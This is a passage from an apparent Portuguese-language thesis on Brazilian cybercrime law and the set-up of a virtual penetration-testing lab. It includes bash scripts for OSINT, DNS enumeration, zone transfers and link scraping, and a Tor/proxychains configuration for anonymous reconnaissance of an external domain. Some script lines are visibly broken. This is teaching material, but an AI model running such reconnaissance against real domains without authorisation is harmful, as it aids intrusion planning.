No Artigo 5º da Constituição Federal de 1988 são relatados os direitos e garantias fundamentais, tanto ao nível individual quanto ao nível coletivo. Entretanto, é no inciso XII que é relatado o texto necessário para o escopo desse trabalho:

> XII - é inviolável o sigilo da correspondência e das comunicações telegráficas, de dados e das comunicações telefônicas, salvo, no último caso, por ordem judicial, nas hipóteses e na forma que a lei estabelecer para fins de investigação criminal ou instrução processual penal; (BRASIL, 1988).

A Lei nº 9.296 de 24 de julho de 1996, de autoria do Poder Executivo "Regulamenta o inciso XII, parte final, do art 5º da Constituição Federal", fazendo a tipificação dos crimes que envolvam a interceptação telemática, levando em conta as comunicações telefônicas, de informática ou telemática:

> Art. 1º A interceptação de comunicações telefônicas, de qualquer natureza, para prova em investigação criminal e em instrução processual penal, observará o disposto nesta Lei e dependerá de ordem do juiz competente da ação principal, sob segredo de justiça.
> Parágrafo único. O disposto nesta Lei aplica-se à interceptação do fluxo de comunicações em sistemas de informática e telemática. (BRASIL, 1996).

Porém é apenas no artigo de número 10 da lei que fica determinado o que é constituído como crime e qual a pena aplicável caso alguém incida na execução do crime.

> Art. 10º Constitui crime realizar interceptação de comunicações telefônicas, de informática ou telemática, ou quebrar segredo da Justiça, sem autorização judicial ou com objetivos não autorizados em lei.
> Pena: reclusão, de dois a quatros anos, e multa. (BRASIL, 1996).

2.4.3 Lei nº 12.737 - "Lei Carolina Dieckmann"

A Lei nº 12.737 de 30 de novembro de 2012, também conhecida como "Lei Carolina Dieckmann ", surgiu a partir do Projeto de Lei nº 2.793/2011 de 29 de novembro de 2011, autoria do deputado Paulo Teixeira do PT de São Paulo, tramitou em regime de urgência no Congresso Nacional, devido a repercussão que o caso precursor da lei teve no âmbito nacional.

Em maio de 2011 a atriz brasileira Carolina Dieckmann teve supostamente seu computador pessoal invadido através da *internet* por uma pessoa desconhecida, que subtraiu 36 fotos sensuais ou nuas do acervo pessoal da atriz e as divulgou na *Internet*, sem a devida autorização da atriz e fazendo com que ela se sentisse exposta.

Foi a primeira lei específica para que os crimes cibernéticos fossem positivados. (RICARDO, 2016).

Sendo assim, essa lei “Dispõe sobre a tipificação criminal de delitos informáticos; altera o Decreto-Lei no 2.848, de 7 de dezembro de 1940 - Código Penal; e dá outras providências”.

Incluindo o Artigo 154-A no Código Penal Brasileiro, apresentando no texto a definição criminal da invasão de dispositivo informático, o Artigo 154-B que discorre sobre a ação penal referente ao Artigo 154-A, o Artigo 266 do código penal brasileiro que passa a vigorar com a seguinte redação, além de inserir parágrafo 1 e 2 que discorrem sobre as penalidades:

> Interrupção ou perturbação de serviço telegráfico, telefônico, informático, telemático ou de informação de utilidade pública.
> § 1º Incorre na mesma pena quem interrompe serviço telemático ou de informação de utilidade pública, ou impede ou dificulta-lhe o restabelecimento.
> § 2º Aplicam-se as penas em dobro se o crime é cometido por ocasião de calamidade pública. (BRASIL, 2012).
> .

Por fim o Artigo 298 do código penal brasileiro que determina sobre a falsificação de cartão. (BRASIL, 2012).

2.4.4 Divulgação de informações

Uma das maiores preocupações que as empresas têm hoje junto ao seu quadro de funcionários compete na divulgação de informações profissionais ou confidencias, competentes a própria pessoa, colegas de trabalho ou até mesmo sobre a empresa.

O Artigo 153 discorre sobre a divulgação de segredo, relatando no seu caput e primeiro parágrafo:

> Art. 153 – Divulgar alguém, sem justa causa, conteúdo de documento particular ou de correspondência confidencial, de que é destinatário ou detentor, e cuja divulgação possa produzir dano a outrem:
> Pena – detenção, de um a seis meses, ou multa.
>
> § 1*o*-A. Divulgar, sem justa causa, informações sigilosas ou reservadas, assim definidas em lei, contidas ou não nos sistemas de informações ou banco de dados da Administração Pública:
> Pena – detenção, de 1 (um) a 4 (quatro) anos, e multa. (BRASIL, 1940).

Já o artigo 154 discorre sobre a violação do segredo profissional, apresentando a penalidade aplicável:

> Art. 154 – Revelar alguém, sem justa causa, segredo, de que tem ciência em razão de função, ministério, ofício ou profissão, e cuja revelação possa produzir dano a outrem:
> Pena - detenção, de três meses a um ano, ou multa. (BRASIL, 1940).

Entretanto, por mais que contemplasse informações do gênero ainda não havia a existência da tipificação do crime de origem cibernética no Código Penal Brasileiro. Foi então que a lei 12.737 de 30 de novembro de 2012 incluiu o artigo 154-A referir-se a invasão de dispositivo informático.

> Art. 154-A. Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita:
> Pena - detenção, de 3 (três) meses a 1 (um) ano, e multa.
> § 1*o*- Na mesma pena incorre quem produz, oferece, distribui, vende ou difunde dispositivo ou programa de computador com o intuito de permitir a prática da conduta definida no caput.
> § 3 *o*- Se da invasão resultar a obtenção de conteúdo de comunicações eletrônicas privadas, segredos comerciais ou industriais, informações sigilosas, assim definidas em lei, ou o controle remoto não autorizado do dispositivo invadido:
> Pena – reclusão, de 6 (seis) meses a 2 (dois) anos, e multa, se a conduta não constitui crime mais grave.
> § 4 *o*- Na hipótese do § 3*o,* aumenta-se a pena de um a dois terços se houver divulgação, comercialização ou transmissão a terceiro, a qualquer título, dos dados ou informações dos dados. (BRASIL, 1940).

Por fim, o artigo 154-B do CPB define sobre a ação penal:

> Art. 154-B. Nos crimes definidos no art. 154-A, somente se procede mediante representação, salvo se o crime é cometido contra a administração pública direta ou indireta de qualquer dos Poderes da União, Estados, Distrito Federal ou Municípios ou contra empresas concessionárias de serviços públicos. (BRASIL, 1940).

2.4.5 Interrupção de serviço informático

Com a implementação da Lei nº 12.737, de 2012, o artigo 266 do Código Penal Brasileiro passou a incluir no seu título o serviço informático, alterando a aplicabilidade do artigo “Interrupção ou perturbação de serviço telegráfico, telefônico, informático, telemático ou de informação de utilidade pública”. Com isso, apesar do texto mantido em seu caput, o seu primeiro parágrafo passou a constar o serviço de informação:

> Art. 266 – Interromper ou perturbar serviço telegráfico, radiotelegráfico ou telefônico, impedir ou dificultar-lhe o restabelecimento:
> Pena – detenção, de um a três anos, e multa.
> § 1º Incorre na mesma pena quem interrompe serviço telemático ou de informação ou de utilidade pública, ou impede ou dificulta-lhe o restabelecimento. (BRASIL, 1940).

2.4.6 Atentado contra a segurança de serviço

O artigo 265 do CPB define sobre os atentados contra a segurança de serviços que sejam de utilidade pública, como água, luz, força, calor e até mesmo os serviços

de informática. No caput do artigo podemos ver a especificação “qualquer outro” que é onde os serviços de informática se encaixam “Art. 265 - Atentar contra a segurança ou o funcionamento de serviço de água, luz, força ou calor, ou qualquer outro de utilidade pública: Pena - reclusão, de um a cinco anos, e multa.”. (BRASIL, 1940).

2.4.7 Furto

O artigo 155 do CPB tipifica o crime de furto como sendo um crime contra patrimônio “Art. 155 – Subtrair, para si ou outrem, coisa alheia móvel: Pena – reclusão, de um a quatros, e multa.”.

É de suma importância observar os textos constantes no primeiro parágrafo e o terceiro além do inciso II do quarto parágrafo.

> § 1º - A pena aumenta-se de um terço, se o crime é praticado durante o repouso noturno.
> § 3º - Equipara-se à coisa móvel a energia elétrica ou qualquer outra que tenha valor econômico.
> § 4º - A pena é de reclusão de dois a oito anos, e multa, se o crime é cometido:
> II - com abuso de confiança, ou mediante fraude, escalada ou destreza; (BRASIL, 1940).

Apesar de não estar expressamente descrito no texto do artigo 155 do CPB, os crimes cibernéticos que visam subtrair de terceiros ou para terceiros coisa alheia estão categorizados dentro desse artigo.

2.4.8 Dano

O artigo 163 apresenta a tipificação do dano causado como sendo um crime contra o patrimônio, categorizando o dano como sendo doloso onde quem o comete tem a intenção de fazê-lo. Vale destacar além do caput do artigo, o inciso IV e a pena proveniente desse inciso. No caso da informática, casos como destruição de sites e propagação de vírus são contemplados nesse artigo. (SILVA, 2014).

> Art. 163 – Destruir, inutilizar ou deteriorar coisa alheia: Pena – detenção, de um a seis meses, ou multa.
> IV – por motivo egoístico ou com prejuízo considerável para a vítima:
> Pena – detenção, de seis meses a três anos, e multa, além da pena correspondente à violência.

2.4.9 Falsa identidade

O Art. 307, presente no CPB, tipifica o crime da falsa identidade que vai de encontro a fé pública:

> Art. 307 - Atribuir-se ou atribuir a terceiro falsa identidade para obter vantagem, em proveito próprio ou alheio, ou para causar dano a outrem:
> Pena - detenção, de três meses a um ano, ou multa, se o fato não constitui elemento de crime mais grave. (BRASIL, 1940).

Quando um atacante faz a conexão em um sistema, servidor ou site através de credenciais pertencentes a terceiro, ele incide no crime da falsa identidade uma vez que ele faz a conexão simulando ser uma pessoa que não a verdadeira detentora dos dados referentes ao acesso.

Outro ponto que vale ressaltar a aplicabilidade desses artigos é a incidência sobre a engenharia social, uma vez que o engenheiro social na fase de ataque faz uso de credenciais de terceiros para simular um posto ou mesmo uma pessoa na tentativa de obter informações sobre terceiros e locais de trabalho. (SILVA, 2014).

Os fundamentos e conceitos técnicos apresentados e abordados neste capítulo serão úteis para o entendimento e o desenvolvimento do projeto, conforme será visto nos próximos capítulos.


3 PROPOSTA DE SOLUÇÃO E MODELO

Neste capítulo será apresentado a proposta de solução do trabalho, como o desenvolvimento do projeto, a metodologia considerando os passos adotados, as configurações do laboratório, como os objetivos gerais e específico serão alcançados e a base para a aplicabilidade.

3.1 Apresentando a solução

Este trabalho tem como objetivo desenvolver um laboratório para a demonstração de situações existentes em testes de invasão em um ambiente de virtualização, seguindo uma metodologia prática. A escolha por ambientes virtuais se deu pela facilidade de manutenção, instalação, configurações, a capacidade de recuperação de forma rápida e a impossibilidade de que a rede do *host* físico pudesse ser comprometida em razão dos ataques e testes produzidos. A solução visa demonstrar como o processo de testes de invasão são importantes nas organizações, levando-se em conta a existência de falhas existentes em sistemas e aplicações, além de apresentar a correlação com as leis existentes no Brasil.

Figura 8 – Esquema simplificado da solução.



Fonte: Próprio autor.


A figura 8 apresenta um escopo inicial simplificado do projeto, mostrando como a solução foi montada. Um roteador foi ligado diretamente ao *host* físico através de um cabo coaxial, fornecendo acesso à rede local e à *internet*. O *host* físico serviu como hospedeiro do laboratório virtual, sendo instalados os programas necessários usados na montagem do laboratório e a criação da comunicação com as máquinas virtuais. No laboratório virtual foram instaladas as máquinas utilizadas nas realizações dos testes de invasão contra servidores, aplicações e sistemas. As máquinas virtuais após as suas instalações, foram utilizadas nos testes de invasão realizados no capítulo de resultados. Apenas a máquina *Kali* teve acesso ao roteador e à *internet*.

A figura 9 mostra detalhadamente como foi a implementação do laboratório. Um modem foi conectado de forma cabeada a um roteador wireless para fornecer a

capacidade de conexão à *internet* e o endereço IP ao *host* físico (cabeado ao roteador). No *host* físico foram instalados o ambiente de virtualização para abrigar as máquinas virtuais e os programas adjacentes necessários para a instalação da máquina Metasploitable3 (por isso a linha roxa ligando).

No ambiente de virtualização está o laboratório virtual propriamente dito, representado pela caixa com as linhas tracejadas. Dentro da caixa está presenta cada uma das máquinas virtuais instaladas para o desenvolvimento desse projeto, onde o motivo de suas escolhas se deu por suas características.

Figura 9 – Esquemático completo da solução.



Fonte: Próprio autor.

A máquina *Kali* foi instalada pelo seu propósito de uso em testes de invasão e auditorias de segurança. Metasploitable3 por ser um servidor Windows 2008 R2 vulnerável, Windows 7 SP1 por ser um sistema operacional bastante utilizado e ter deixado de ter suporte da Microsoft. VulnOS e Metasploitable2 por serem servidores Linux vulneráveis e VulnVPN por ser uma máquina Linux utilizada para conexões VPN


As máquinas de cor vermelha estão no mesmo domínio por isso possuem conexões entre si. As máquinas de cor azul estão na mesma rede, assim como aquelas que possuem o nome azul. A máquina verde está numa faixa de rede à parte, assim como a máquina com nome verde também tem acesso a mesma rede. A ligação rajada entre o roteador e o laboratório ocorre pela utilização da *internet* na máquina *Kali*.

3.2 Etapas do projeto

A figura 10 descreve como foram realizadas as etapas do projeto, apresentando

um fluxo contínuo e cíclico de trabalho que contempla todos os objetivos especificados no escopo do trabalho. Como todas as etapas são de grande importância para que a solução apresentada e proposta fosse eficiente e corroborada, uma breve descrição de cada etapa se mostrou essencial.

Figura 10 – Fluxograma de etapas do projeto.



Fonte: Próprio autor.

- **Pesquisa e levantamento de recursos:** Consiste nas pesquisas realizadas para coleta das informações e métodos necessários para o desenvolvimento da solução, sendo descrita em capítulos prévios, principalmente no capítulo 2 do referencial teórico.
- **Preparação do ambiente:** Etapa necessária para a instalação dos programas necessários para que o laboratório pudesse ser montado, além das configurações feitas nas variáveis de ambiente presentes no *host* físico.
- **Desenvolvimento do laboratório:** Ilustra a fase que as máquinas virtuais são instaladas e as configurações da rede interna são realizadas.
- **Realização dos testes:** Etapa onde os resultados são propriamente gerados, demonstrando os cenários existentes em testes de invasão.


3.3 Configurações do laboratório

O laboratório virtual foi montado em um computador de mesa pessoal,

possuindo como processador Intel I5 2500K funcionando a 3.3 GHz, com 16 GB de Ram DDR3 1600 MHz, fonte Corsair TX 650W, placa-mãe Gigabyte GA-Z68MA-D2H-B3, placa de vídeo Geforce GTX 1050Ti 4GB, sistema operacional Windows 10 Home 64 bits e HDD Western Digital de 500Gb, SATA III, 6GBPs e rodando a 7200 RPM.

O roteador utilizado foi o modelo TL-WR1043ND da TP-Link e a velocidade de conexão da *internet* é de 30 Mbps. A figura 11 relata como ocorreu a montagem do laboratório utilizado na solução do projeto.

Figura 11 – Etapas para a montagem do laboratório virtual.



Fonte: Próprio autor.

Primeiramente foi instalado o ambiente de virtualização onde as máquinas virtuais foram hospedadas, sendo escolhido o Virtual Box 5.2.8 da Oracle por ser gratuito. Com o ambiente virtual devidamente instalado o programa para o versionamento de máquinas virtuais, *Vagrant* 2.0.3 da *Hashicorp*, foi instalado e o plugin *Vagrant Reload Provisioner* 0.1.0 para agilizar o versionamento e a recuperação de máquinas virtuais foi configurado.

O controlador de pacote *Packer* 1.2.2 da *Hashicorp* foi baixado para o *host* físico. O Git Shell 2.16.2 foi instalado para propiciar um terminal de linha de comando semelhante ao presente em ambientes Unix. Todos esses programas são os programas adjacentes presentes na figura 9 e indispensáveis para que a máquina Metasploitable3 pudesse ser devidamente instalada.

As configurações de rede foram realizadas no Virtual Box para garantir a existência de duas redes para uso interno das máquinas virtuais, garantindo uma

comunicação entre elas, mas sem acesso à *internet* e sem intervenção de máquinas externas.

Com o ambiente de virtualização preparado como um todo, as máquinas virtuais puderam ser instaladas no Virtual Box e posteriormente configuradas, como as políticas de segurança, instalação de programas, conexões de redes, adição de usuários, criação do domínio, inserção da máquina cliente no domínio, remover as atualizações automáticas e desabilitar as políticas de *firewall* nas máquinas com sistema operacional Windows.

3.3.1 Especificações das máquinas virtuais.

As especificações das máquinas virtuais podem ser vistas nas figuras 12 e 13. Na figura 12 mostra uma tabela contendo as informações de cada uma das máquinas virtuais como nome, o sistema operacional, a arquitetura do sistema, o total de processadores e quantidade de memória RAM utilizada.

Figura 12 – Especificações das máquinas.

Nome	Sistema Operacional	Arquitetura	Processador(es)	RAM
Kali	Kali Linux 2017.2	64 bits	2	4096 MB
Metasploitable3	Windows Server 2008 R2 Service Pack 1	64 bits	2	2048 MB
Metasploitable2	Linux metasploitable 2.6.24-16-server	32 bits	1	512 MB
Win_7	Windows 7 Service Pack 1	32 bits	1	1024 MB
VulnOS	Ubuntu 14.0.4 LTS	32 bits	1	1024 MB
VulnVPN	Linux 2.6.X|3.X	32 bits	1	1024 MB

Fonte: Próprio autor.

Já a figura 13 mostra uma tabela que contém informações sobre os discos rígidos utilizados pelas máquinas virtuais, com o seu tamanho em *bytes* e a condição que cada um dos discos apresenta. Apenas duas máquinas fazem uso de mais de um disco e todos eles possuem o formato *Virtual Disk Imagem* (VDI) e o comportamento dinamicamente alocado, onde o disco virtual só ocupa espaço físico conforme for utilizado.

Figura 13 – Especificações dos discos.


Nome	Disco Primário Master
Kali	80 GB
Metasploitable3	60 GB
Metasploitable2	8 GB
Win_7	40 GB
VulnOS	31,5 GB
VulnVPN	5 GB

Fonte: Próprio autor.

3.3.2 Configurações de rede

Foram criadas duas redes no virtual box para utilização interna, ou seja, apenas entre as máquinas existentes no laboratório virtual. A primeira delas foi estabelecida para permitir com que as máquinas VulnVPN e *Kali* pudessem ter endereços *IPs* e comunicação entre si através desses *IPs*. Na figura 14 nota-se as configurações do adaptador e do servidor DHCP.


Figura 14 – Configurações do adaptador e do servidor DHCP.



Fonte: Próprio autor.

A segunda rede criada foi para estabelecer comunicação pela rede entre as máquinas Metasploitable3, Win_7, *Kali*, Metasploitable2, VulnOS. De semelhante modo, a segunda rede criada para uso interno também fornecia os endereços IPs para as máquinas que a utilizavam. Na figura 15 está presente as configurações do adaptador e servidor DHCP. Um detalhe importante é que as duas redes internas não propiciavam para as máquinas que as utilizavam um modo de conexão à *Internet*, sendo dessa forma necessário que fosse adotado o modo de conexão NAT pela máquina *Kali* quando a conexão era exigida.

Figura 15 – Configurações da segunda rede interna.



Fonte: Próprio autor.

3.3.3 Configurações do *Kali*

Após a instalação da máquina *Kali*, a lista de repositórios foi atualizada com o comando *apt-get update*, os pacotes que faltavam foram baixados e os que já estavam

instalados foram atualizados com o comando *apt-get upgrade* e a distribuição foi atualizada com o comando *apt-get dist-upgrade-y*, instalando dependências de pacotes que existiam e removendo os pacotes desnecessários.


Foram instalados os programas *tor* para navegação anônima, *custom word list generator* para criação de listas de senhas possíveis a partir de um site, o *openvas* para verificar vulnerabilidades existentes em uma faixa de rede ou em um *host* específico, o módulo XSS 3.0 para o *metasploit* foi baixado para permitir ataques de *Cross-Site Scripting*, o *websploit* para realizar ataques contra *web* foi instalado, *goofile* para realizar pesquisas do *google* via terminal de comando e o *mingw* para realizar compilação de arquivos e programas escritos em c.

Para a realização de tarefas como reconhecimento passivo e ativo em redes internas e externas, *fuzzing*, estouro da memória temporária, análise de vulnerabilidades foram escritos roteiros e criados uma lista de usuários e senhas para alguns dos testes, além da inserção da senha webmin1980 na lista de senhas existentes no *Kali*.

3.3.3.1 Configuração para navegação anônima

O *proxychains* foi configurado conforme a figura 16 apresenta para permitir com que o *tor* pudesse fazer o mascaramento do IP da máquina *Kali*, fornecendo outro IP público visível para rede. Essa estratégia foi utilizada para garantir um modo de executar o reconhecimento ativo e passivo sobre um domínio público externo anonimamente.


Figura 16 – Configurações no *proxychains* para mascaramento do IP.



Fonte: Próprio autor.

Na figura 17 está presente o resultado do uso da combinação do *tor* e do *proxychains* configurados, onde o IP público da máquina *Kali* foi trocado para o de uma máquina residente na Alemanha.

Figura 17 – Novo IP público fornecido pelo *tor* em conjunto com o *proxychains.*



Fonte: Próprio autor.

3.3.3.2 Roteiro para reconhecimento passivo em rede externa

Para a realização do reconhecimento passivo em uma rede externa, aplicando os conceitos de OSINT e enumeração, foi desenvolvido um *shell script* (roteiro para um conjunto de comandos) para que o interpretador *bash*, padrão em ambientes UNIX, pudesse interpretar e um conjunto de tarefas pudesse ser concluído. Na figura 18 está presente o roteiro desenvolvido para o reconhecimento passivo contra um domínio externo.

Figura 18 – Roteiro para reconhecimento passivo.

```
#!/bin/bash
echo "Entre com o domínio alvo: "
read domain
if [[ $domain != "" ]]; then
    #Enumerando informações de host (nome + ip), subdomínios e endereços de email
    theharvester -d $domain -l 10 -b all -f /root/cewl/osint/harvester_$domain -h
    #Enumerando informações do domínio
    whois $domain > /root/cewl/osint/whois_$domain
    #Verificando arquivos txt, pdf, doc e xls no domínio alvo
    goofile.py -d $domain -f txt > /root/cewl/osint/goofile_txt_$domain
    goofile.py -d $domain -f pdf > /root/cewl/osint/goofile_pdf_$domain
    goofile.py -d $domain -f doc > /root/cewl/osint/goofile_doc_$domain
    goofile.py -d $domain -f xls > /root/cewl/osint/goofile_xls_$domain
    #Criando uma lista de senhas possíveis do domínio
    ./cewl;rb -w /root/cewl/osint/$domain.txt www.$domain
else
    echo "Erro! Entre com um domínio"
fi
```

Fonte: Próprio autor.

3.3.3.3 Roteiro para reconhecimento ativo semiautomático em uma rede externa

De semelhante modo, foi desenvolvido um roteiro para a realização do reconhecimento ativo sobre um domínio público, coletando informações como o *NameServer* que indicam quais servidões atuam como serviço de DNS dentro de uma rede ou de um site, *Mail Exchanger* para determinar quais máquinas e parâmetros configuram as contas de e-mail do domínio, o endereço IP do domínio e o *Service*, que determinar a localização de serviços como *ftp*, *www*, *mail* no domínio. A figura 19 apresenta a primeira parte de código para o reconhecimento ativo mostrando as informações relatadas acima.

Figura 19 – Primeira parte do bloco de código.

```
#!/bin/bash
echo "Enter with domain: "
read domain
echo "Pegando os nomes de DNS"
host -t ns $domain
echo "------------------------"
echo "Pegando as máquinas que recebem o e-mail do host"
host -t mx $domain
echo "------------------------"
echo "Pegando ip do domínio"
host $domain
echo "------------------------"
#Criando arquivo para host
echo www >>  list.txt
echo ftp >> list.txt
echo mail >> list.txt
echo owa >> list.txt
echo proxy >> list.txt
echo router >> list.txt
echo "Encontrando SRV do domínio através de DNS."
for ip in $(cat list.txt); do host $ip.$domain; done | grep address
```

Fonte: Próprio autor.

Na figura 20 está a segunda parte do bloco de código para a descoberta dos *PTR* do domínio, servindo para verificar qual domínio está associado à qual IP.

Figura 20 – Segunda parte do bloco de código.

```
echo "Encontrando o PTR"
x=0
#pegando o total de hosts achados
k=$(for ip in $(cat list.txt); do host $ip.$domain; done | grep "address" | cut -d ' ' -f4 \
| cut  -d '.' -f1-3 | sed '/address/d' | sort -n | uniq  | wc -l)
while [ "$x" -lt "$k" ]
do
   x=$(( $x + 1 ))
   #pegando os 3 primeiros octetos do ip
   comeco=$(for ip in $(cat list.txt); do host $ip.$domain; done | grep "address" | cut -d ' ' -f4 \
   | cut  -d '.' -f1-3 | sed '/address/d' | sort -n | uniq  | sed -n "$x p")
   #pegando o primeiro dos últimos octetos da lista de hosts achados
   first=`for ip in $(cat list.txt); do host $ip.$domain; done | grep address | cut -d '.' -f6 \
   | sed '/^$/d' | sort -n  | head -n 1`
   #pegando o último dos octetos da lista de hosts achados.
   last=`for ip in $(cat list.txt); do host $ip.$domain; done | grep address | cut -d '.' -f6 \
   | sed '/^$/d' | sort -n  | tail -n1`
    for ip in $(seq $first $last); do host $comeco.$ip; done | grep -v "not found"
done
echo "------------------------"
echo "Pegando as ZT"
for server in $(host -t ns $domain | cut -d " " -f4);do host -l $domain $server; done
echo "------------------------"

rm list.txt
```

Fonte: Próprio autor.

Essa informação é importante considerando que na descoberta do Service, há endereços que não foram reconhecidos. Outro ponto trabalhado pelo roteiro foi a descoberta das transferências de zona que permitem um sistema de DNS cliente transferir zonas de um servidor DNS interno.

3.3.3.4 Roteiro para busca de relacionamentos.

Também foi desenvolvido um roteiro para a busca de relacionamentos sobre um domínio público, encontrando assim sites que estejam sobre o mesmo domínio, subdomínios, sites correlatos e sites que possuam ligação com o domínio. Na figura

21 está presente o código do roteiro desenvolvido.

Figura 21 – Roteiro para busca de relacionamentos.

```
#!/bin/bash
echo "Entre com o site: "
read site
wget $site
grep "href=" index.html
grep "href=" index.html | cut -d "/" -f3
grep "href=" index.html | cut -d "/" -f | grep "\."
grep "href=" index.html | cut -d "/" -f | grep "\." \
| cut -d '"' -f1
grep "href=" index.html | cut -d "/" -f | grep "\." \
| cut -d '"' -f1 | sort -u
cat index.html | grep -o 'http://[^"]*' | cut -d "/" -f3 \
| sort -u > list.txt
for url in $(cat list.txt); do host $url ; done
for url in $(cat list.txt); do host $url; done \
